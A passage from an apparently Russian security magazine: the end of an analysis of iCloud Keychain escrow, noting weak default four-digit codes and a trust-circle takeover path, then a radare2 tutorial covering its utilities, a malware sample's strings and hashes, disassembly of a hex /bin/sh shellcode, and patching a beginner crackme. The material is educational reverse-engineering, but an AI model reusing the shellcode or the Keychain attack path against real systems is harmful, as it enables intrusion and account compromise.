4. Устройство зашифровывает случайный пароль, сгенерированный на предыдущем шаге, с помощью ключа, полученного из кода безопасности iCloud пользователя, и депонирует зашифрованный пароль службе `com.apple.Dataclass.KeychainSync`.

При настройке iCloud Keychain пользователь может применять сложный или случайный iCSC вместо предлагаемого по умолчанию четырехзначного кода. В случае использования сложного кода механизм работы системы депонирования не меняется; отличие лишь в том, что ключ для шифрования случайного пароля будет вычислен не из четырехзначного iCSC, а из более сложного, введенного пользователем.




Схема подсистемы депонирования и восстановления Keychain

При случайном коде подсистема депонирования пароля не используется вообще. При этом случайный пароль, сгенерированный системой, и является iCSC, и задача пользователя — его запомнить и безопасно хранить. Записи Keychain все так же зашифровываются и сохраняются в Key/Value-хранилище `com.apple.sbd3`, но служба `com.apple.Dataclass.KeychainSync` не используется.

ВЫВОДЫ

Можно смело утверждать, что с технической точки зрения (то есть social engineering не рассматриваем) и по отношению к внешним угрозам (то есть не Apple) безопасность службы депонирования iCloud Keychain находится на достаточном уровне: благодаря использованию протокола SRP даже при компрометации пароля iCloud злоумышленник не сможет получить доступ к записям Keychain, так как для этого дополнительно необходим код безопасности iCloud, а перебор этого кода существенно затруднен.

В то же время, используя другой механизм iCloud Keychain — синхронизацию паролей, злоумышленник, скомпрометировавший пароль iCloud и имеющий непродолжительный физический доступ к одному из устройств пользователя, может полностью скомпрометировать и iCloud Keychain: для этого достаточно добавить устройство злоумышленника в «круг доверия» устройств пользователя, а для этого достаточно знать пароль iCloud и иметь кратковременный доступ к устройству пользователя, чтобы подтвердить запрос на добавление нового устройства к «кругу».

Если же рассматривать защиту от внутренних угроз (то есть Apple или кто-либо с доступом к серверам Apple), то в этом случае безопасность службы депонирования выглядит не так радужно. Утверждения Apple об использовании HSM и невозможности чтения данных из них не имеют неопровержимых доказательств, а криптографическая защита депонируемых данных завязана на код безопасности iCloud, при настройках по умолчанию является крайне слабой и позволяет любому, кто в состоянии извлечь с серверов (или из HSM) Apple депонированные записи, практически моментально восстановить четырехзначный код безопасности iCloud.


В случае использования сложного алфавитно-цифрового кода эта атака становится сложнее, так как возрастает количество возможных паролей. Если же iCloud Keychain сконфигурирован использовать случайный код, то служба депонирования вообще не привлекается, что фактически делает этот вектор атаки невозможным.

Максимальный уровень безопасности (не считая полного отключения iCloud Keychain, конечно) обеспечивается при использовании случайного кода — и не столько потому, что такой код сложнее подобрать, сколько потому, что при этом не задействована подсистема депонирования паролей, а следовательно, уменьшается и attack surface. Но удобство этого варианта, конечно, оставляет желать лучшего.

НА RADARE КАК НА ЛАДОНИ

ОСНОВЫ РАБОТЫ С ФРЕЙМВОРКОМ RADARE2

На данный момент хороших инструментов для дизассемблирования не так много, как хотелось бы. Самые популярные — IDA и Hopper, но у них есть свои недостатки, которые усложняют работу как начинающим, так и профессиональным реверсерам, — это цена, отсутствие поддержки для неприоритетных архитектур и закрытый код. Но некоторые не стали сидеть на месте и начали разрабатывать свой инструмент, который помогает им в повседневной работе.



Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman

Thomas Tolkien@flicker.com



Антон Кочков (xvilka), один из разработчиков этого фреймворка, представил его, как мне кажется, впервые на русском языке в виде небольшого доклада на PHDays 2014 (bit.ly/1zIpDqY). В докладе он показал пример использования radare2 для анализа вредоносных программ. В качестве экземпляров были представлены Windows-троян Shylock и 64-битный Linux-вирус Snakso.A, для которых был проведен как статический анализ, так и отладка с использованием дебаггера. Видео доклада доступно на официальном сайте PHDays (bit.ly/1nvYo9d). А с презентацией ты можешь ознакомиться на slideshare-аккаунте мероприятия (slidesha.re/1nvXsle).

INTRO

Проект radare начал разрабатывать хакер с ником pancake в 2006 году, и долгое время, по сути, он был единственным разработчиком. Созданный фреймворк обладал простым консольным интерфейсом для работы как шестнадцатеричный редактор, поддерживающий 64-битную архитектуру. Это позволяло находить и восстанавливать данные с жестких дисков. Поэтому его еще называли инструментом для компьютерной криминалистической экспертизы. Но в 2010 году произошел «редизайн» фреймворка, после чего проект стал разрастаться и пополняться новым функционалом, позволяющим использовать его не только как редактор, но и как дизассемблер с анализатором кода. На данный момент этот фреймворк используют знаменитые CTF-команды и вирусные аналитики (MalwareMustDie и AlienVault), причем последние представляют его на своем воркшопе на Black Hat. Список тех, кто использует radare2, с примерами представлен в блоге проекта (bit.ly/1ubW5xV).

В общем, фреймворк тихими шагами догоняет нашу любимую IDA. А пока рассмотрим его особенности, которые разработаны на данный момент.

Начнем с поддержки большого количества архитектур — есть даже для Gameboy, видео по анализу популярной игры Pokemon для которого опубликовал на канале YouTube (bit.ly/1kpcn6j) один из исследователей.

Ключевая особенность фреймворка radare2 — его модульность и встраиваемость (так как нет никаких зависимостей, а yara и libewf опциональны). Другая полезная фишка — поддержка многих скриптовых языков. Помимо популярных Python с Perl, которые поддерживаются в других дизассемблерах, есть также Vala, Go, Guile, Ruby, Lua (о его плюсах и минусах я писал ранее), Java, JavaScript (Node.js и ducktape), sh и многие другие.

Также многим пригодится поддержка типов. Особенно это важно при анализе C++ программ. Достаточно создать *.h-файл с описанием и подключить его. Ниже я привел пример из официальной документации фреймворка. Вот содержимое файла с описанием структуры:

```
[0x00000000]> cat test.h
#define uint32_t unsigned int
typedef struct addr {
  char street[127];
  char city[40];
  uint32_t zip;
} addr_t;
```

Подключаем файл и помечаем область со структурой:

```
[0x00000000]> to test.h
[0x00000000]> tl addr 0x4000
[0x00000000]> tf 0x4000
struct addr
  {
   street : 0x00004000 = "Wallaby Way"
   city : 0x00004000 = "Sydney"
   zip : 0x00004008 = 2000
  }
```

Существует поддержка отладки. Причем ты можешь проводить как прямую отладку, так и и работу с протоколами gdb, winedbg.

```
1. radare2
darkair:animals dukebarman$ r2 -v
radare2 0.9.8.git @ darwin-little-x86-64 git.0.9.8-rc3-103-g4b263d8
commit: 4b263d8ec7c578b3ab1732355711b2294be46b89 build: 2014-07-15
darkair:animals dukebarman$ r2 7eb449a0be9f008bee337c8d55ba921c
 -- Default scripting languages are NodeJS and Python.
[0x00432e50]> aa
[0x00432e50]> pdf
            ; JMP XREF from 0x00432ea0 (fcn.00432e55)
/ (fcn) entry0 5
|           0x00432e50    e975520000   jmp loc.004380ca
[0x00432e50]> yara scan
/usr/share/radare2/0.9.8.git/yara/crypto.rules added
/usr/share/radare2/0.9.8.git/yara/packers.rules added
dUP_v2_x_Patcher
[0x00432e50]>
```

1

Рис. 1. Первый запуск radare2 на OS X



WWW

Официальный сайт проекта: rada.re

Официальный блог проекта: radare.today

Книга по radare2 от Maijin (находится в процессе написания, поэтому постоянно обновляется): bit.ly/1t2WphQ

Сравнение фреймворка с другими популярными инструментами для реверсинга – IDA Pro и Hopper: bit.ly/1yrbsVz

Список докладов по radare2: bit.ly/1jPu271

Использование radare2 для анализа BIOS: bit.ly/1okzD0b

Пример анализа вредоносной программы ZeroAccess: bit.ly/1kHSQy8

Благодаря тому что фреймворком заинтересовались вирусные аналитики и появилась поддержка утилиты yara. Помимо поддержки самой утилиты, было встроено много правил. Некоторые из них, например, позволяют определить большое количество упаковщиков. Ниже я привел такой пример для одного из сэмплов вредоносной программы:

```
[0x0040324d]> yara scan
dUP_v2_x_Patcher
Nullsoft_PiMP_Stub
```

УСТАНОВКА

Так как radare2 не является версией 1.0 (на момент написания статьи она была 0.9.8), разработчики советуют использовать свой фреймворк: скачать и собрать его из исходников с GitHub (заодно вспомним, как работать с Git):

```
$ git clone https://github.com/radare/radare2.git
```

Если же у тебя исходники были уже скачаны, то нужно их обновить следующей командой:

```
$ git pull
```

Для автоматической компиляции можешь воспользоваться встроенным скриптом:

```
$ sys/install.sh
```

Если же он выдал ошибку, то попробуй сделать вручную:

```
$ ./configure --prefix=/usr
$ gmake
$ sudo gmake install
```

Или вместо gmake используй утилиту make (для OS X мне так и пришлось сделать). А после перезагрузки я увидел долгожданное окно (рис. 1).

Можно поставить radare2 из macports или использовать утилиту homebrew (там версии иногда отстают.) Если ты используешь Kali Linux, советую удалить встроенный radare2 и поставить фреймворк из исходников, как я описал выше.

Для Windows бинарный файл можно скомпилировать с помощью какой-либо *nix-платформы или воспользоваться каким-нибудь mingw-компилятором ().

В 2010 ГОДУ ПРОИЗОШЕЛ «РЕДИЗАЙН» RADARE, ПОСЛЕ ЧЕГО ПРОЕКТ СТАЛ ПОПОЛНЯТЬСЯ НОВЫМ ФУНКЦИОНАЛОМ, ПОЗВОЛЯЮЩИМ ИСПОЛЬЗОВАТЬ ЕГО КАК ДИЗАССЕМБЛЕР, АНАЛИЗАТОР И КОДА, И ШЕЛЛ-КОДОВ

Android-версия доступна в Google Play, причем права root не требуются. Так как с помощью фреймворка можно анализировать и Java-файлы (об этом есть неплохая статья с примерами — bit.ly/WUnHwW), то легко добавили поддержку APK-файлов. Ниже я покажу, как выглядят интерфейс программы (рис. 2) и дизассемблированный код.

В отличие от Android, на iOS-устройствах придется вначале сделать jailbreak, только после этого появится возможность установить фреймворк. Для этого нужно добавить репозиторий `cydia.radare.org` в Cydia.

Хотя в некоторых случаях можно обойтись и без компиляции. Благодаря сервису CI (ci.rada.re) есть возможность скачивать уже скомпилированные файлы под различные платформы, в том числе и для Windows. Например, именно поэтому Android-версия идет рука об руку с основной.

Теперь немного остановимся на доработке функционала. Чтобы отменить свои модификации исходников, вернемся к нормальной версии:

```
$ git reset --hard HEAD
```




Рис. 2. **Обновление radare2 на телефоне Android**

Если же твои доработки, наоборот, исправили какую-то проблему, то помимо обычного commit можно сделать патч и отправить его разработчику:

```
$ git diff > radare-foo.patch
```

Теперь рассмотрим саму работу с фреймворком.

ОБЗОР УТИЛИТ

Помимо основной утилиты radare2 (к ней мы вернемся позже), рассмотрим набор программ, входящих в фреймворк, на примере простых операций, которые могут пригодиться исследователям.

Rasm2 — ассемблер/дизассемблер фреймворка, выполнен как отдельное приложение и позволяет дизассемблировать как бинарные, так и отдельные строки.

```
root@kali:~/# rasm2 -a x86 nop 90
root@kali:~/# rasm2 -a x86 -d 'eb00'
jmp 0x2
```

Обычным переводом опкодов туда и обратно, правда, мало кого удивишь, пусть и с поддержкой большого количества архитектур (рис. 3). Зато описание всех опкодов не всегда есть под рукой:

```
root@kali:~/# rasm2 -w cmpsb
cmp DS:[SI], ES:[edi] (esi++, edi++)
root@kali:~/# rasm2 -w sqrtpd
compute square roots of packed double-fp values
```

Также эта утилита может помочь при быстром анализе найденных шелл-кодов. Пример небольшого шелл-кода, который запускает `/bin/sh`, представлен ниже:

```
root@kali:~/# rasm2 -d eb165e31d2525689e189f↵
331c0b00bcd031db31c040cd80e8e5ffffff2f62696e2f7368
jmp 0x18
pop esi
xor edx, edx
push edx
push esi
mov ecx, esp
mov ebx, esi
xor eax, eax
mov al, 0xb
int 0x80
xor ebx, ebx
xor eax, eax
inc eax
int 0x80
call 0x2
das
bound ebp, [ecx+0x6e]
das
jae 0x8c
```

Rabin2 — утилита для работы с различными исполняемыми файлами (ELF, PE, Java class, Mach-O). Используется для получения различной информации о файле: импортируемые функции, экспортируемые символы, секции, подключаемые библиотеки и прочее. Рассмотрим самые популярные действия.

1. Получаем информацию о формате и включенных системах защиты.

```
root@kali:~/# rabin2- I↵
9f2520a3056543d49bb0f822d85ce5dd
file     9f2520a3056543d49bb0f822d85ce5dd
type      DLL
pic     false
canary     false
nx     false
crypto     false
has_va     true
root     pe
class     PE32
lang      unknown
arch      x86
bits      32
machine      i386
os   windows
subsys     Windows GUI
endian     big
strip     false
static     false
linenum     true
relocs     true
rpath      NONE
```

2. Получаем список импортируемых функций и из каких библиотек они вызываются:




Рис. 3. **Большая часть списка поддерживаемых по умолчанию архитектур в утилите rasm2**


```
root@kali:~/# rabin2 -i 9f2520a3056543d49bb0f822d85ce5dd
...

ordinal=001 plt=0x00000000 bind=NONE type=FUNC name=WS2_32.DLL_WSAIoctl
ordinal=001 plt=0x00000000 bind=NONE type=FUNC name=SHFolder.dll_SHGetFolderPathA
ordinal=001 plt=0x00000000 bind=NONE type=FUNC name=ntdll_NtUnmapViewOfSection
ordinal=001 plt=0x00000000 bind=NONE type=FUNC name=user32.dll_EnumDisplayMonitors
ordinal=002 plt=0x00000000 bind=NONE type=FUNC name=user32.dll_GetMonitorInfoA
ordinal=001 plt=0x00000000 bind=NONE type=FUNC name=SHELL32.DLL_SHEmptyRecycleBinA
ordinal=001 plt=0x00000000 bind=NONE type=FUNC name=AVICAP32.DLL_capGetDriverDescriptionA

600 imports
```

```
Applications  Places                Thu Jul 31, 18:40
root@kali: ~/samples
File  Edit  View  Search  Terminal  Help
root@kali:~/samples#
root@kali:~/samples#
root@kali:~/samples#
root@kali:~/samples#
root@kali:~/samples# rahash2 -a all 9f2520a3056543d49bb0f822d85ce5dd
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 md5: 9f2520a3056543d49bb0f822d85ce5dd
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 sha1: 13da502ab0d75daca5e5075c60e81bfe3b7a637f
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 sha256: 2d79fcc6b02a2e183a0cb30e0e25d103f42badda9fbf86bbee06f93aa38
ff
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 sha384: c152e6f27debe8c9bca71094dd6ed40166783708e2903b91555e6f3bca6
8c814c56a81e86a3f9cff26238c4301cca
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 sha512: 7e81e0c4f49f1884ebebdf6e53531e7836721c2ae41729cf5bc0340f336
d37fe4168a7434b2b0420b299f5c1d9a4f482f1bda8e66e40345757d97e5602b2d
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 crc16: e68c
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 crc32: 2238b48e
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 md4: 4ff36815e987c48e6f864cefb5095a9b
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 xor: af
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 xorpair: ad
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 parity: 00
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 entropy: 06026815
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 hamdist: 04
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 pcprint: 20
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 mod255: 9c
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 xxhash: e59a4215
9f2520a3056543d49bb0f822d85ce5dd: 0x00000000-0x000bd000 adler32: 2dce8c30
root@kali:~/samples#
```

Рис. 4. Подсчитанные хеши для вредоносной программы DarkComet



3. Ищем строки и где они находятся. Кто-то скажет, что ему хватает утилиты strings, но данный вариант более умный и показывает дополнительную информацию, которая нужна при анализе:

```
root@kali:~/# rabin2 -z 9f2520a3056543d49bb0f822d85ce5dd
...
addr=0x008c970a off=0x000bcd0a ordinal=441 sz=34 len=16 section=.rsrc type=w string=OriginalFilename
addr=0x008c972c off=0x000bcd2c ordinal=442 sz=24 len=11 section=.rsrc type=w string=MSRSAAP.EXE
addr=0x008c974a off=0x000bcd4a ordinal=443 sz=24 len=11 section=.rsrc type=w string=ProductName
addr=0x008c9764 off=0x000bcd64 ordinal=444 sz=54 len=26 section=.rsrc type=w string=Remote Service Application
addr=0x008c97a2 off=0x000bcda2 ordinal=445 sz=30 len=14 section=.rsrc type=w string=ProductVersion
```

Можно указать эти параметры вместе и получить сразу нужную информацию в один поток. А в блоге проекта представлена статья, как вытаскивать исполняемые файлы из бинарного файла.

Rahash2 — утилита для получения хеш-значений во многих форматах как от бинарных файлов, так и от определенных частей данных. Пример получения хешей для одной из RAT-малвари представлен на скриншоте (рис. 4).

Radiff2 — утилита для сравнения бинарных файлов. Для более успешной работы советую доустановить программу xdot, если у тебя ее еще нет:

```
root@kali:~/# apt-get install xdot
```

Эта утилита работает как через xdot, так и в консольном (ASCII) режиме. Подробнее о работе radiff2 я расскажу и покажу на конкретных примерах в разделе по решению crackme (с него начинается следующая полоса).

Rafind2 — утилита для поиска как строк с помощью регулярных выражений и без них, так и данных в шестнадцатеричном формате или по бинарному шаблону.

Ragg2 — экспериментальная утилита для компиляции небольших программ (шелл-кодов ;)) для x86/x64- и ARM-архитектур. Недавно в блоге проекта опубликовали статью (bit.ly/1oMKG8u) с примером создания полезной нагрузки на языке C с помощью этой утилиты.

Rax2 — утилита для конвертации данных в различных форматах.

Преобразуем hex-данные в строку:

```
root@kali:~/# rax2 -s 43 4a 50
CJP
```

Rarun2 (rr2) позволяет запускать программу с различными параметрами среды, аргументами, правами и директориями. Это пригодится не только для решения различных crackme или CTF-задач, но и при фаззинге или тестах.

Теперь перейдем к самому radare2 и рассмотрим основные команды для работы с ним на примере небольшого crackme.

РАЗБИРАЕМ CRACKME

В качестве примера я взял простой crackme от пользователя Lord из архива сайта crackmes.de (bit.ly/1s8vYbO), а работать будем в 32-битном Kali Linux. Запустим загруженный файл:

```
root@kali:~/crackmes# ./cm1eng
Password : dukebarman
root@kali:~/crackmes#
```

Значит, нам требуется найти правильный пароль. Причем неверный вариант никак не помечается, программа просто завершается. Ну что же, для начала рассмотрим сам файл:

```
root@kali:~/crackmes# rabin2 -I cm1eng
...
root     elf
class     ELF32
lang     c
arch     x86
bits     32
machine     Intel 80386
os     linux
subsys     linux
endian     little
strip     true
...
```

Как видим, опция strip присутствует. Несмотря на то что crackme записан для новичков, автор решил уж совсем задачу не облегчать и удалил «лишнюю» информацию из файла. Поэтому теперь загрузим программу в radare2 и увидим одну из встречающихся случайных фраз:

```
root@kali:~/crackmes# r2 ./cm1eng
-- Nothing to see here. Move along.
[0x08048080]>
```

После запуска нам нужно проанализировать файл с помощью команды, начинающейся с a. Кстати, чтобы увидеть возможные команды, достаточно добавить знак вопроса к изменяющемуся символу, в нашем случае это будет a?:

```
[0x08048080]> a?
|Usage: a
| a8 [hexpairs]      analyze bytes
| aa                 analyze all (fcns + bbs)
...
```

Вернемся к анализу. В фреймворке возможно проанализировать как весь файл, так и отдельные блоки, строки и так далее. Проанализируем весь файл и, раз требуется ввести пароль, попробуем его найти — возможно, его оставили вшитым в программу. Все-таки этот crackme считается начального уровня:

```
[0x08048080]> aa
[0x08048080]> iz
addr=0x100910f8 off=0x000000f8 ordinal=000↵
sz=13 len=12 section=.data type=a↵
string=\nPassword :
addr=0x10091105 off=0x00000105 ordinal=001↵
sz=33 len=32 section=.data type=a↵
string=Great you did it !:)\n\n
addr=0x10091126 off=0x00000126 ordinal=002↵
sz=8 len=7 section=.data type=a string=QTBXCTU
[0x08048080]>
```

Небольшой нюанс в фреймворке, все строки автоматически преобразуются в переменную со схожим именем:

```
Great you did it !:)\n\n ->str.Great_you_did_it_____n_n
```

К таким переменным можно обращаться: @str.Great_you_did_it_____n_n. Также работает автодополнение через клавишу Tab, что очень удобно при их большом количестве. Помимо этого, есть возможность поиска как строк, так и различных байтов через команду /. Пример поиска строки:

```
[0x08048080]> / Password
Searching 8 bytes from 0x08048000 to 0x0804a0f8: 50 61 73 73 77 6f 72 64
hits: 2
0x080480f9 hit3_0 "Password"
0x080490f9 hit3_1 "Password"
[0x08048080]> px 10 @0x080480f9
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x080480f9  5061 7373 776f 7264 203a       Password :
```

Но вернемся к нашей программе. Так как она небольшая, у нее нет импортируемых функций, но есть несколько строчек. Одну мы видим постоянно при запуске crackme, а вот остальные две представляют для нас большой интерес. Первая позволит найти место в коде, которое ведет к верному решению, а вторая, возможно, является паролем.

Попробуем вторую строку:

```
root@kali:~/crackmes# ./cm1eng
Password : QTBXCTU
root@kali:~/crackmes#
```

К моему большому огорчению, это совсем не пароль, но очень хочется верить, что это все-таки нам пригодится. У нас есть строка, которая теоретически выводится при удачном решении, попробуем решить crackme «нечестным» образом — пропатчим файл. Создадим копию файла (заодно она нам пригодится для обещанного примера) и загрузим ее в фреймворк, но через дополнительную команду, которая откроет файл в режиме записи:

```
root@kali:~/crackmes# r2 -w ./cm1eng_crack
 -- Nothing to see here. Move along.
```

Создатели программы подали заявку в Summer of Code от Google, но получили отказ. Поэтому разработчики запустили краудфандинговую кампанию с целью провести свой Summer of Code — Radare Summer of Code 2014 (bit.ly/1rgyzBE), о чем также написали на Хабрахабре (bit.ly/1zIsq3w).

ПРИ ПОДБОРЕ ПАРОЛЯ В СЛУЧАЕ НЕВЕРНОГО ВВОДА ПРОГРАММА ПРОСТО ЗАВЕРШАЕТСЯ

Знаменитый хакер @pof, а по совместительству один из авторов книги Android Hacker Handbook и тот, кто поддерживает android-версию фреймворка, написал статью (bit.ly/1of8w6v). В ней он объясняет разницу между взломом RAM-памяти и ROM-образа на примере игры Super Street Fighter II Turbo, используя для редактирования образа radare2.

```
[0x08048080]> aa
[0x08048080]> pdf
```

Помимо команды проанализировать файл, добавилась новая — pd?. Она позволяет вывести на экран дизассемблированные строки. В нашем случае — всей функции, а так как файл небольшой, она и является главной.

Вывод осуществляется до конца функции. Так как мы запускаем с десктопа, то и прокрутить вывод в терминале не составит труда, но можно вывести только первые N строчек с текущего адреса. Поэтому найдем строчку с позитивным сообщением в этой функции. Если же так не получается, то воспользуемся еще одной особенностью фреймворка.

Помимо различного встроенного функционала, в radare2 есть поддержка запуска системных утилит, пример работы с grep:

```
[0x08048080]> pdf | grep str.Great
|       |      0x080480e3     b905910408    mov ecx,↩
str.Great_you_did_it_____n_n ;  0x08049105
```

Вот мы и получили сразу нужный адрес, в который передается наша строка. Так как проверка пароля должна быть до обращения к ней, то выведем строки до нее. Для начала возьмем десять:

```
[0x08048080]> pd -10 @0x080480e3
|           0x080480c2    02e2          add ah, dl
|           0x080480c4    f1            int1
|           ; JMP XREF from 0x080480c1 (section..text)
|           0x080480c5    be1b910408    mov esi, 0x804911b ;  0x0804911b
|           0x080480ca    bf26910408    mov edi, str.QTBXCTU ;  0x08049126
|           0x080480cf    b907000000    mov ecx, 0x7 ;  0x00000007
|           0x080480d4    fc            cld
|           0x080480d5    f3a6          repe cmpsb
|       ,=< 0x080480d7    7516          jne 0x80480ef ; (section..text)
|       |   0x080480d9    b804000000    mov eax, 0x4 ;  0x00000004
|       |   0x080480de    bb01000000    mov ebx, 0x1
                                        ; 0x00000001
[0x08048080]>
```

Вот мы и нашли проверку и переход не к нужной нам функции по адресу 0x080480d7. Более наглядно часть кода представлена на скриншоте (рис. 5).

Рис. 5. Функция, которая проверяет введенный код в crackme

```
Applications   Places                    Thu Jul 31, 15:27
root@kali: ~/crackmes
File  Edit  View  Search  Terminal  Help
|          0x0804808a    b9f8900408    mov ecx, str._nPassword__ ;  0x080490f8
|          0x0804808f    ba0d000000    mov edx, 0xd ;  0x0000000d
|          0x08048094    cd80          int 0x80
|             syscall[0x80][0]=? ; section_end..shstrtab+91
|          0x08048096    ba00010000    mov edx, 0x100 ;  0x00000100
|          0x0804809b    b91b910408    mov ecx, 0x804911b ;  0x0804911b
|          0x080480a0    bb00000000    mov ebx, 0x0
|          0x080480a5    b803000000    mov eax, 0x3 ;  0x00000003
|          0x080480aa    cd80          int 0x80
|             syscall[0x80][0]=? ; section_end..shstrtab+91
|          0x080480ac    be26910408    mov esi, str.QTBXCTU ;  0x08049126
|          0x080480b1    89f7          mov edi, esi
|          0x080480b3    31db          xor ebx, ebx
|          0x080480b5    fc            cld
|          ; JMP XREF from 0x080480c3 (section..text)
|      .--> 0x080480b6   ac            lodsb
|      |   0x080480b7    3421          xor al, 0x21
|      |   0x080480b9    aa            stosb
|      |   0x080480ba    43            inc ebx
|      |   0x080480bb    81fb07000000  cmp ebx, 0x7
|      |,=< 0x080480c1   7402          je 0x80480c5 ; (section..text)
|      `==< 0x080480c3   e2f1          loop 0x80480b6 ; (section..text)
|       |  ; JMP XREF from 0x080480c1 (section..text)
|       `-> 0x080480c5   be1b910408    mov esi, 0x804911b ;  0x0804911b
|          0x080480ca    bf26910408    mov edi, str.QTBXCTU ;  0x08049126
|          0x080480cf    b907000000    mov ecx, 0x7 ;  0x00000007
|          0x080480d4    fc            cld
|          0x080480d5    f3a6          repe cmpsb
|     ,===< 0x080480d7   7516          jne 0x80480ef ; (section..text)
|     |    0x080480d9    b804000000    mov eax, 0x4 ;  0x00000004
|     |    0x080480de    bb01000000    mov ebx, 0x1 ;  0x00000001
|     |    0x080480e3    b905910408    mov ecx, str.Great_you_did_it_____n_n ;  0x08049105
|     |    0x080480e8    ba16000000    mov edx, 0x16 ;  0x00000016
|     |    0x080480ed    cd80          int 0x80
|     |       syscall[0x80][0]=? ; section_end..shstrtab+91
|     |    ; JMP XREF from 0x080480d7 (section..text)
|     `---> 0x080480ef   b801000000    mov eax, 0x1 ;  0x00000001
|          0x080480f4    cd80          int 0x80
|             syscall[0x80][0]=? ; section_end..shstrtab+91
|          ;-- section_end..text:
|          0x080480f6    0000          add [eax], al
```

Описание операнда сравнения я приводил выше. Как видишь, какая-то строка (а какая, кроме введенной, в принципе, еще может быть?) сравнивается с найденной нами ранее, но оставим это пока что. Наша задача теперь — пропатчить эту команду перехода.

Перейдем к ней и проверим, правильный ли адрес указали:

```
